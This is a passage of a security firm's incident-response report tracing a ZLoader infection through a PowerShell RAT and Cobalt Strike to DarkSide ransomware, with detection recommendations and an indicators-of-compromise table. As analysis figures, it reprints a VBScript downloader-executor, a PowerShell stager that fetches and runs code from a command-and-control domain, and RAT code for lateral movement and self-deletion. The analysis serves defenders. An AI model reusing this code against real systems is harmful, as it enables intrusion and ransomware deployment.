Dim ifRqXbzJ: Set ifRqXbzJ = CreateObject("MSXML2.ServerXMLhxxp.6.0")
Function UM3AKM4I(data):
ifRqXbzJ.setOption(2) = 13056
ifRqXbzJ.Open "GET",data,False
ifRqXbzJ.Send
UM3AKM4I = ifRqXbzJ.Status
End Function
For Each juycNu in S6YJ
If UM3AKM4I(juycNu) = 200 Then
Dim wfUS7bcn: Set wfUS7bcn = CreateObject("ADODB.Stream")
wfUS7bcn.Open
wfUS7bcn.Type = 1
wfUS7bcn.Write ifRqXbzJ.ResponseBody
wfUS7bcn.SaveToFile "C:\Users\Public\ITI.html",2
wfUS7bcn.Close
Exit For
End If
Next
```

Figure 20: Download functionality VBScript

The macro creates the VBScript above for the download process and continues to run this VBScript inside of a loop while the `ITI.html` file is not present on the system. Once the payload has been successfully downloaded, another VBScript is used to execute it on the impacted system. The execution mechanism used in the 32 bit scenario leverages the COM object for ShellBrowserWindow to invoke ShellExecute.

```
Set OpIF = GetObject(new:C08AFD90-F2A1-11D1-8455-00A0C91F3880)
OpIF.Document.Application.ShellExecute rundll32.exe,C:\Users\Public\ITI.html,DllRegisterServer,C:\Windows\System32,Null,0
```

Figure 21: Execute functionality VBScript

And at this point, the threat actor had successfully tricked the targeted user into running the malicious Excel attachment, retrieved the next stage payload, and installed ZLoader onto the impacted machine.

Post Exploitation Activity with ZLoader

ZLoader is a fully featured malware family that shares similarities with the infamous ZeuS codebase that was leaked in 2011. According to Malwarebytes, ZLoader has been actively maintained since 2019, with some sources dating its origins further back to 2016-2017. ZLoader has been covered extensively by Malwarebytes in a report from May 2020 where they deep dive on ZLoader and its capabilities. The amazing technical detail discussed in this report makes it the go-to resource for understanding the technical details of ZLoader.

ZLoader consists of a loader that is responsible for loading the core component. From there, the main bot has the ability to leverage additional plugins for capabilities such as VNC, or perform specific actions such as executing additional malware, stealing information from the system such as cookies and/or passwords, or facilitating one of the many capabilities that have been added as development of ZLoader continues.

This is where the incident picked up, months after the initial ZLoader infection via malicious Excel document took place in late 2020.

ZLoader is known to inject itself into the process msiexec.exe to continue running on an impacted system. In early 2021, there was an EDR alert that was generated for a suspicious base64 encoded PowerShell execution.

Figure 22: ZLoader PowerShell execution

Using the EDR platform, we were able to trace the injection actions of `afhegyy.dll` into `msiexec.exe`, classic ZLoader behavior. Next, `msiexec.exe` spawned an instance of PowerShell that executed a base64 encoded command. Under several layers of base64 obfuscation and XOR decoding, the commands to be executed were as follows:

```
$u='hxxps://oddhealth[.]com/Nds34acdPd291FhC/196011b1e40ad9c3';
try {
    $w=New-Object Net.WebClient;
    $d=$w.DownloadData($u);

    if($d.Length) {

        $m=[byte]($d.Length -band 0xff);
        0..($d.Length-1) | % { $d[$_]=$d[$_] -bxor $m; $m=$d[$_] }

    };

    $t=[text.encoding]::UTF8.GetString($d);

} catch {

    "Download error"
};

try {

    iex $t

} catch {

    "Start error"
}
```

Figure 23: Deobfuscated PowerShell commands

The above PowerShell command downloads contents from the command and control server using the domain `oddhealth[.]com` and decodes that content before using PowerShell to further execute commands on the system.

Level-Setting the Investigation

At this stage in our investigation we were investigating two timelines that had no evidence of being linked to one another. We had confirmed the installation of ZLoader onto one system in the environment beginning in 2020 which had alerted within the EDR platform when it executed a potentially malicious base64 encoded PowerShell command and we were aware of the encryption events of DarkSide that took place within the environment. There was a shortage of logs on the system impacted with ZLoader which made it hard to track all activities ZLoader actioned between the date of initial infection and the date of discovery.

After the discovery of ZLoader in the environment, we began scoping operations for malicious PowerShell and found a separate system executing an interesting and unique PowerShell RAT that shared a link with ZLoader and its use of the domain `oddhealth[.]com`. It turned out that this was the missing link we needed to tie our timelines together.

PowerShell RAT with a Side of Cobalt Strike




Figure 24: Attack Progression (PowerShell RAT and Cobalt Strike)

Previously, we blogged about a GUID based Cobalt Strike Stager that was used extensively during this incident and contributed to the threat actors success of laterally moving within the environment and conducting post-exploitation operations. This tactic was extremely effective in the environment for lateral movement and post-exploitation activities, however, we also found that the threat actor was utilizing a unique PowerShell RAT to amplify their capabilities within the environment.

Sophos recently covered many of the modules and capabilities of the PowerShell RAT that we also observed during our investigation. As Sophos outlined in their blog, the PowerShell RAT had a lot of capabilities that were aimed at reconnaissance, defense evasion, and command execution. To add to Sophos' already great detail on this

PowerShell RAT, we wanted to highlight some of the finer details that stood out to us as making this RAT interesting and unique.

Lateral Movement

During our investigation we observed that the PowerShell RAT was used to deploy a module that was intent on executing the RAT on additional targeted systems. The module contained a base64 encoded version of the RAT saved in a variable called `$bulletB64`. The contents of the "bullet" were then to be transferred to the target system and stored in the `ADMIN$` share with a randomly generated name.

```
try {
  $remoteBulletFile = [System.IO.Path]::GetRandomFileName() + '.ps1'
  $RemoteUploadPath = "\\$ComputerName\Admin$\$remoteBulletFile"
  Out-Info "[*] Copying bullet file $BulletFile to '$RemoteUploadPath'"
  Copy-Item -Force -Path $BulletFile -Destination $RemoteUploadPath
} catch {
  throw "[!] Can not upload bullet file $BulletFile to remote share $RemoteUploadPath`n$($error[0])"
}
```

Figure 25: Bullet deployment

Once the "bullet" was deployed to the remote system, the module then used the service control manager to create a service to execute the RAT. During lateral movement, the service name always takes the form `VmHealthCheck` with a random number appended to the end and uses PowerShell to execute the RAT.

```
function Start-Module {
  Param (
    [String] $TargetHost = '',
    [string] $ServiceName = "VmHealthCheck",
    [String] $LogFile = '',
    [Switch] $Debug
  )

  $script:moduleLogFile = $LogFile
  $script:moduleDebug = $Debug
  Out-Info (Get-PlatformInfo)
  Out-Debug "[+] Start module with params: TargetHost: '$TargetHost'  ServiceName: '$ServiceName'"

  try {
    if (-not ((Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain)) {
        throw "[!] Current host $($env:COMPUTERNAME) is not a member of domain and can't be used for LDAP search. Execution aborted"
    }
    if ([string]::IsNullOrEmpty($TargetHost)) {
      throw "[!] Target computer name is empty. Execution aborted"
    }

    $SavePath = $env:PUBLIC
    $LocalBulletFile = Save-Bullet $SavePath
    $cbBullet = (Get-Item $LocalBulletFile).length
    Out-Debug "[+] Bullet unpacked to '$LocalBulletFile'. Code length = $cbBullet"
    $ServiceName = $ServiceName + (Get-Random -Maximum 10000).ToString()
    Invoke-PsExec -ComputerName $TargetHost -BulletFile "$LocalBulletFile" -ServiceName $ServiceName
  }
  catch {
    Out-Info "Module error:"
    Out-Info $error[0].Message
    Out-Debug $error[0].InvocationInfo.PositionMessage
  }
  finally {
    Clear-Bullet $LocalBulletFile
  }
}
```

Figure 26: Lateral movement

The Disappearing Act

The RAT has a built in function called `Remove-Myself` that is responsible for, well, removing itself from the impacted system. This isn't a novel concept, however, it is effective at not leaving traces of itself around the environment, which makes the investigation a little harder (especially if PowerShell logging is not enabled).

```
function Remove-Myself {
    if ($RunPortable) { return }
    $progFile = $script:myInvocation.MyCommand.Path
    if ((Test-Path $progFile) -eq $true) {
        Remove-Item $progFile -Force -ErrorAction SilentlyContinue
    }
}
```

Figure 27: Remove-Myself

Use of Group IDs

The RAT includes a hardcoded `GroupID` within its code. Although we do not have a large sample set of this RAT from multiple incidents, it is possible that the `GroupID` may be leveraged for larger campaigns in the future, or distributed amongst additional affiliates to be used to track what organization an infected system belongs to.

```
$GroupID = '4aUdBN4JJS'
if ($GroupID -like '*%GROUP%*') { $GroupID = '' }
```

Figure 28: GroupID

Debug Statements

This PowerShell RAT is user friendly and has explicit functionality built in to provide debug statements to the user, if desired. Adding this functionality was an intentional choice by the malware developer and demonstrates their willingness to make sure their tool works and provides adequate feedback. And if not, they have an easy way to debug issues they might be having on impacted systems.

```
function Out-Debug([String]$theMsg) {
    try {
        if ($WithDebug) {
            if ([String]::IsNullOrEmpty($LogFile)) { "[DEBUG] " + $theMsg | Out-Default }
            else { "[DEBUG] " + $theMsg | Add-Content $LogFile }
        }
    } catch {}
}
```

Figure 29: Debug functionality

In many cases, threat actors are not interested in making user friendly code, they just want something that works. In this case, this author used good coding practices to make it much more friendly to use, and to read. Thanks Hackerman, much appreciated.

The Use of PowerShell Jobs

PowerShell includes the `Start-Job` cmdlet to allow for the execution of a command as a background job. This will allow PowerShell to handle the command, and store the results, until the details of the job can be provided back to the original job creator. For a semi-interactive RAT like this, especially when larger modules are used for reconnaissance or otherwise, allowing PowerShell to handle these as jobs is extremely advantageous and efficient.

```
$null = Start-Job -Name $_cc[1] -ScriptBlock $_sc
```

Figure 30: PowerShell jobs

Connecting the RAT to ZLoader

As we uncovered evidence surrounding the usage of the PowerShell RAT and its associated modules within the environment, we saw that the vast majority of instances of the PowerShell RAT used the hardcoded URL, `hxxps://bestsecure2020[.]com/gate`. That was until we found one system dating back to the same timeframe we observed for the EDR alert mentioned above for a ZLoader execution in the environment. Upon reviewing the contents of the PowerShell RAT installed on this system, we found that the hardcoded URL in this version of the RAT was `hxxps://oddhealth[.]com/gate`. Further, when we compared the RAT contents from this newly discovered system to other systems on the network, they shared the same `GroupID` value.

This was just the link we needed to connect the initial ZLoader infection with the PowerShell RAT activity we saw throughout the environment. Several months after the initial infiltration by ZLoader, the threat actors leveraged a PowerShell RAT and Cobalt Strike to laterally move and embed themselves within the network. Unfortunately for this client, the endgame of this threat actor was to complete their attack with the devastating combination of data exfiltration and encryption.

Wrapping Up Operations with DarkSide Ransomware

Much like most ransomware incidents, this scenario didn't have a happy ending. In the end, the threat actors took advantage of the several months that they had in the environment to exfiltrate data, and move into encrypting files in the environment.

The technical details of the DarkSide ransomware binary have been blogged about a number of times, including a recent blog by FireEye where they deep dive on the inner workings of the binary and its capabilities.

DarkSide is well known for being a Ransomware-as-a-service and having an affiliate program. This allows the affiliates to generate ransomware binaries from DarkSide's portal and conduct their operations as they see fit (as long as they stay within DarkSide's guidelines for targets, etc.). This also means that there is an opportunity for unexpected variations in tactics and techniques as affiliates join and leave DarkSide. In this incident, we found some tactics to be consistent with other reports, but we also found some variations in methodology that were not as common.




Figure 32: DarkSide ransom note

Deploying DarkSide Using Services

Early on in the deployment process, the threat actor leveraged RDP to interactively execute DarkSide on a limited number systems in the environment. This may have been a test to validate that the ransomware would execute as expected. From there the service control manager was used to deploy ransomware via a service on a high number of systems.




Figure 33: Service execution (Windows Event Log)

Type	RegDword	16
Start	RegDword	3
ErrorControl	RegDword	0
ImagePath	RegExpandSz	"\\[redacted]\share$\acer.exe" taskeng.exe
DisplayName	RegSz	.b2e5c65f
WOW64	RegDword	1
ObjectName	RegSz	LocalSystem

Figure 34: Service configuration (Windows Registry)

The service is configured as a manual, user mode service and leverages a staged DarkSide binary in a maliciously created share on a Windows Active Directory domain controller. Through the installation of this service they were able to execute ransomware across many systems almost simultaneously. Knowing that the threat actors leveraged PowerShell and Cobalt Strike so heavily, this method of deployment was not surprising.

BYOB (Bring Your Own Browser)

Figure 35: Phyrox portable FireFox browser

On one of the main staging machines, the threat actors leveraged a portable FireFox browser called Phyrox portable. This allowed the threat actor to subvert normal forensics data collection to analyze web based activity conducted during the time of compromise. Additionally, this portable browser facilitated the threat actor's ability to use MegaSync to exfiltrate files from the environment.

Attacking ESXI Hosts

Although not new for DarkSide matters, ESXI systems were targeted heavily in this incident. This is particularly destructive because the threat actor is able to bring down a very high number of systems with minimal effort. Unfortunately, due to ongoing remediation efforts, we were unable to recover the Linux binary responsible for encrypting ESXI systems.

Recommendations

As we are seeing from recent reports of DarkSide activity, in addition to our findings from this recent incident, DarkSide and its affiliates are evolving to include new techniques focused on being more effective during their operations. Here are some recommendations for proactively detecting and mitigating DarkSide activity in your environment:

1. Ensure that EDR and other behavioral detection mechanisms are enabled and being actively reviewed in the environment.

    1. Implement detections for suspicious and malicious behaviors including rundll32, regsvr32, or other native Windows processes making connections to external IP addresses.
    2. Review all & baseline Powershell executions for anomalies.
    3. Review 7045 events for new Service Creations
2. Consider implementing Application Whitelisting on critical hosts (eg Domain Controllers, Web Servers, Crown Jewels, etc.)
3. Increase Windows event logging to ensure that critical events are captured, and alerted on if possible. Sysmon is a great choice for this type of logging.
4. Actively perform threat hunting in your environment and incorporate threat intelligence into your hunting activities.
5. Consider explicitly denying macros on Microsoft Office documents, if possible.
    1. If macros cannot be disabled for legitimate business processes, consider adding additional mitigations to limit impact if a compromise occurs.

Conclusion

What started with a malicious email carrying a ZLoader attachment resulted in a months-long operation to perform reconnaissance, lateral movement, data exfiltration, and deployment of DarkSide ransomware. This incident revealed some new and interesting tactics and techniques utilized to deliver DarkSide to the client's environment.

DarkSide ransomware is known to be one of the most notorious Ransomware-as-a-Service groups currently operating today. As such, they provide their ransomware services to affiliates that infiltrate, conduct post exploitation operations, and ultimately deploy DarkSide's ransomware for a cut of the profit.

DarkSide is a great example of an effective ransomware that brings devastation to private organizations and critical infrastructure alike. Although they may publicly portray a "Robinhood" persona, they continue to victimize organizations and hold data hostage. However, DarkSide also brings to light the aging infrastructure of our critical systems and how security has struggled to keep up in our currently connected world. As ransomware continues to grow as a concern on the national stage, we know now, more than ever, that cybersecurity has to be at the beginning of every technology conversation.

Acknowledgements

We would like to acknowledge Vikas Singh (@vikas891) for his collaboration on the PowerShell RAT and for his willingness to establish a dynamic intel relationship with us.

Indicators of Compromise (IOCs)

Indicator	Type	Description
0C6B41D25214F04ABF9770A7BDFCEE5D	md5	AMSI Bypass Utility

Indicator	Type	Description
805AB904BFD0A55413B10105FF9D97ACF54653F5	sha1	AMSI Bypass Utility
BAC99F7A488AC0499EA1636F4D16DD3DFCA2C1C4EBFF06C3374D194CE16B8233	sha256	AMSI Bypass Utility
nonaterscont1986@yahoo[.]com	email	Certificate of Cobalt Strike Stager
astara20[.]com	domain	Cobalt Strike
hxxps://astara20[.]com/jquery-3.6.1.slim.min.js	url	Cobalt Strike
28e9581ab34297b6e5f817f93281ffac	md5	Cobalt Strike
40802ad6a0b1d4eb0f0d73f62136b209a3b58592	sha1	Cobalt Strike
e496c41793b4eef1990398acd18deb25dd7e8f63148e3b432ff726d3dc5e1057	sha256	Cobalt Strike
195.123.214.44	ip-dst	Cobalt Strike
f4250b961bd1c8694a949429f739d9f424283612	sha1	CrackMapExec
3a5ae4f28f21990a7d50f68b6c120563495fb23feec6244c9a9b7c82a6eb557b	sha256	DarkSide
baroquetees[.]com	domain	DarkSide
176.103.62.217	ip-dst	DarkSide
198.54.117.244	ip-dst	DarkSide
bestsecure2020[.]com	domain	PowerShell RAT
hxxps://bestsecure2020[.]com/gate	url	PowerShell RAT
45.147.230.200	ip-dst	PowerShell RAT
162.255.119.236	ip-dst	PowerShell RAT
hxxps://oddhealth[.]com/gate	url	PowerShell RAT

Indicator	Type	Description
oddhealth[.]com	domain	PowerShell RAT and Zloader
observatorioddnnya.misiones.gob[.]ar	domain	Zloader
waydreamacmenlimo[.]tk	domain	Zloader
pousadadosolbuzios.com[.]br	domain	Zloader
mcvinod[.]com	domain	Zloader
weedgifter[.]com	domain	Zloader
mezoakademi[.]com	domain	Zloader
649480397ac295adc069434feadc 1c5a6a591e70f12f58b4727bce12 87d25641	sha256	Zloader DLL
b7d0505d871f41d0f0cff029e4336 220aa0b77c5	sha1	Zloader DLL
8ed02c32f1db794bc51cdc0f08125 7c9	md5	Zloader DLL
90446D1647598022CB0A94E57B 2EA076BF26FF8EDFA769888BD1 09268A35A6F9	sha256	Zloader Malicious Excel Document
5DCBF5FA356424E60EEF2569F9 B1E5512ECADC7E	sha1	Zloader Malicious Excel Document
CF19968A8D611A9A301A6A9AA 9CCBDEF	md5	Zloader Malicious Excel Document

Table 2: Indicators of Compromise

Source: https://www.guidepointsecurity.com/from-zloader-to-darkside-a-ransomware-story/